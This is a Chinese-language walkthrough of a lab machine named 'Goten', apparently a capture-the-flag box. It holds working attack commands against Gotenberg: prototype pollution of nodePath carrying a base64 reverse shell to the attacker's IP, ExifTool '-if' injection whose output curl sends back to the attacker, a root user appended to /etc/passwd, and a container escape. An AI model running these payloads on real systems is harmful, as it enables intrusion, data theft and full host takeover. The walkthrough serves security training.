Goten_daochunhan

user

```
nmap 192.168.64.21
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-15 05:02 -0400
Nmap scan report for 192.168.64.21
Host is up (0.00056s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8080/tcp open  http-proxy
MAC Address: 22:AE:32:97:4E:DA (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.21 seconds
```

开放 3 个端口：

```
22/tcp   open  ssh
80/tcp   open  http
8080/tcp open  http-proxy
```

Port 80

访问 80 端口是一份内部研发通报界面
提示信息：

> ⚠ **核心排查原则：** 外部边界报文（网关、API 交互响应、静态序列化数据）统一强制转为 `snake_case`（下划线）标准落地；但应用层（如 Node.js 运行时内部）策略实体、默认配置项则一律保留 `camelCase`（小驼峰）内存对象规范。

层面	命名规范
外部边界（网关、API 响应）	`snake_case`
内部运行时（Node.js）	`camelCase`

还提到了 `lodash.merge` 处理不可信客户端 `options` 参数的原型污染风险，以及 `const config = {}` 空对象会继承被污染的原型链全局值

2. 全局基础对象安全与防范要求


- **防范递归混入带来的属性穿透：** 在使用 `lodash.merge` 等混入工具处理不可信的客户端 `options` 参数时，必须防止外部传入的特殊键名直接穿透至 JavaScript 的全局基类对象（如 `Object.prototype`）。
- **避免隐式原型引发的业务逻辑混乱：** 动态合并操作如果缺乏边界隔离，会导致不可控属性被注入到全局原型链中。这会使得服务内部原本健壮的“局部空对象”（如 `const config = {}`）在读取缺省属性时，错误地继承了被污染的全局值，从而导致后续的系统调用或默认配置逻辑彻底失效。

Port 8080

8080 端口是一个基于 Gotenberg 的 URL 转 PDF 服务
探测 API 端点：

```
curl -s http://192.168.64.22:8080/status
{"status":"ready","node_path":"/usr/bin/node","node_version":"v24.15.0"}
```

`/status` 返回了 `node_path`，但结合 80 端口的提示，内部代码读的是 `nodePath`



开 Burp 拦截一下生成 PDF 的业务，确认 `/convert` 接受 `url` 参数

Kali 起监听：

```
nc -lvnp 4444
```

```
# 原型污染 nodePath，写反弹脚本
curl -s -X POST http://192.168.64.22:8080/convert \
  -H "Content-Type: application/json" \
  -d '{"url":"http://example.com","options":{"__proto__":{"nodePath":"echo
YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjY0LjEwLzQ0NDQgMD4mMQ== | base64 -d >
/tmp/rev.sh #"}}}'
curl -s http://192.168.64.22:8080/status

# 触发执行
curl -s -X POST http://192.168.64.22:8080/convert \
```

```
  -H "Content-Type: application/json" \
  -d '{"url":"http://example.com","options":{"__proto__":{"nodePath":"bash
/tmp/rev.sh #"}}}'
curl -s http://192.168.64.22:8080/status
```

```
Goten:/home/pdfcloud$ id
id
uid=1000(pdfcloud) gid=1000(pdfcloud) groups=1000(pdfcloud)
Goten:/home/pdfcloud$ whoami
whoami
pdfcloud
Goten:/home/pdfcloud$ cat user.txt
cat user.txt
flag{user-b8f5c3a182968358b62c7c2e580818be}
Goten:/home/pdfcloud$
```

root

优化反弹 shell，枚举本机服务：

```
ss -tlnp
```

```
daochunhan@kali /tmp (1h 31m 33s)
stty raw -echo; fg
Goten:/home/pdfcloud$ ss -tlnp
State        Recv-Q       Send-Q       Local Address:Port       Peer Address:Port     Process
LISTEN       0            128          0.0.0.0:22               0.0.0.0:*
LISTEN       0            4096         127.0.0.1:3000           0.0.0.0:*
LISTEN       0            511          0.0.0.0:8080             0.0.0.0:*             users:(("MainThread",pid=2736,fd=21))
LISTEN       0            128          [::]:22                  [::]:*
LISTEN       0            511          *:80                     *:*
```

确认 Gotenberg 版本：

```
Goten:/home/pdfcloud$ curl -s http://127.0.0.1:3000/version ; echo
curl -s http://127.0.0.1:3000/version ; echo
8.29.1
Goten:/home/pdfcloud$
```

Gotenberg 的 `/forms/pdfengines/metadata/write` 端点底层调用 ExifTool（persistent 模式，参数逐行写入 stdin 管道）。如果 metadata JSON 的 **key** 中包含 `\n` 换行符，会把单个参数"折断"成多行，从而注入 ExifTool 的 `-if` 参数触发 Perl 表达式求值。

正常 ExifTool stdin：

```
-Title=test
/tmp/gotenberg-xxx/input.pdf
```

```
-execute
```

注入后：

```
-Title
-if
system('COMMAND')||1
-Comment=x
/tmp/gotenberg-xxx/input.pdf
-execute
```

`-if` 后一行作为 Perl 表达式被 `eval`， `system()` 作为副作用执行命令。 `||1` 保证返回真值让 ExifTool 继续处理。

用 Gotenberg 生成 PDF：

```
curl -s -X POST http://127.0.0.1:3000/forms/chromium/convert/url \
  -F 'url=https://example.com' -o /tmp/1.pdf
```

确认容器身份

让容器内的 curl 把命令输出 POST 回 Kali：

```
curl -s -o /dev/null -X POST
http://127.0.0.1:3000/forms/pdfengines/metadata/write \
  -F 'files=@/tmp/1.pdf;type=application/pdf' \
  --form-string $'metadata={"Title\\n-if\\nsystem(\'id>/tmp/g1;curl -s -X
POST --data-binary @/tmp/g1 http://192.168.64.10:8001/\')||1\\n-
Comment":"x"}'
```

```
nc -lvnp 8001
listening on [any] 8001 ...
connect to [192.168.64.10] from (UNKNOWN) [192.168.64.22] 47508
POST / HTTP/1.1
Host: 192.168.64.10:8001
User-Agent: curl/8.19.0
Accept: */*
Content-Length: 71
Content-Type: application/x-www-form-urlencoded

uid=1001(gotenberg) gid=1001(gotenberg) groups=1001(gotenberg),0(root)
```

gotenberg 在 **root 组**，查一下 `/etc/passwd` 权限：

```
curl -s -o /dev/null -X POST
http://127.0.0.1:3000/forms/pdfengines/metadata/write \
  -F 'files=@/tmp/1.pdf;type=application/pdf' \
  --form-string $'metadata={"Title\\n-if\\nsystem(\'ls -la
/etc/passwd>/tmp/g1;curl -s -X POST --data-binary @/tmp/g1
http://192.168.64.10:8001/\')||1\\n-Comment":"x"}'
```

```
nc -lvnp 8001
listening on [any] 8001 ...
connect to [192.168.64.10] from (UNKNOWN) [192.168.64.22] 41636
POST / HTTP/1.1
Host: 192.168.64.10:8001
User-Agent: curl/8.19.0
Accept: */*
Content-Length: 53
Content-Type: application/x-www-form-urlencoded

-rw-rw-r-- 1 root root 1059 Jun 16 07:22 /etc/passwd
```

gotenberg 可写

追加 UID 0 用户

```
curl -s -o /dev/null -X POST
http://127.0.0.1:3000/forms/pdfengines/metadata/write \
  -F 'files=@/tmp/1.pdf;type=application/pdf' \
  --form-string $'metadata={"Title\\n-if\\nsystem(\'grep p0wnrt
/etc/passwd>/dev/null||echo p0wnrt::0:0::/root:/bin/sh>>/etc/passwd;echo|su
p0wnrt -c id>/tmp/g1;curl -s -X POST --data-binary @/tmp/g1
http://192.168.64.10:8001/\')||1\\n-Comment":"x"}'
```

```
nc -lvnp 8001
listening on [any] 8001 ...
connect to [192.168.64.10] from (UNKNOWN) [192.168.64.22] 59214
POST / HTTP/1.1
Host: 192.168.64.10:8001
User-Agent: curl/8.19.0
Accept: */*
Content-Length: 39
Content-Type: application/x-www-form-urlencoded

uid=0(root) gid=0(root) groups=0(root)
```

追加 `p0wnrt::0:0::/root:/bin/sh`

容器 shell

```
curl -s -o /dev/null -X POST
http://127.0.0.1:3000/forms/pdfengines/metadata/write \
  -F 'files=@/tmp/1.pdf;type=application/pdf' \
  --form-string $'metadata={"Title\\n-if\\nsystem(\'echo
YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjY0LjEwLzU1NTUgMD4mMQ==|base64 -d|bash
&\')||1\\n-Comment":"x"}'
```

拿到 gotenberg shell 后提权：

```
nc -lvnp 5555
listening on [any] 5555 ...
connect to [192.168.64.10] from (UNKNOWN) [192.168.64.22] 48852
bash: cannot set terminal process group (7): Inappropriate ioctl for device
bash: no job control in this shell
gotenberg@ce426a65dcc4:~$ su p0wnrt
su p0wnrt
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
```

容器逃逸

```
cat /proc/self/status
```

```
SigIgn: 0000000200000006
SigCgt: 0000000000000000
CapInh: 0000000000000000
CapPrm: 000001ffffffffff
CapEff: 000001ffffffffff
CapBnd: 000001ffffffffff
CapAmb: 0000000000000000
NoNewPrivs:     0
```

privileged 容器，宿主磁盘直接可见：

```
ls -l /dev/sd*
```

```
ls -l /dev/sd*
brw-rw---- 1 root disk 8, 0 Jun 16 08:00 /dev/sda
brw-rw---- 1 root disk 8, 1 Jun 16 08:00 /dev/sda1
brw-rw---- 1 root disk 8, 2 Jun 16 08:00 /dev/sda2
brw-rw---- 1 root disk 8, 3 Jun 16 08:00 /dev/sda3
```

挂载根分区，chroot 拿宿主 root shell：

```
mkdir -p /mnt/host
mount /dev/sda3 /mnt/host
chroot /mnt/host /bin/bash
```

```
mkdir -p /mnt/host
mount /dev/sda3 /mnt/host
chroot /mnt/host /bin/bash
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
cat /root/root.txt
flag{root-0e19f671570370c62357f502b9981310}
```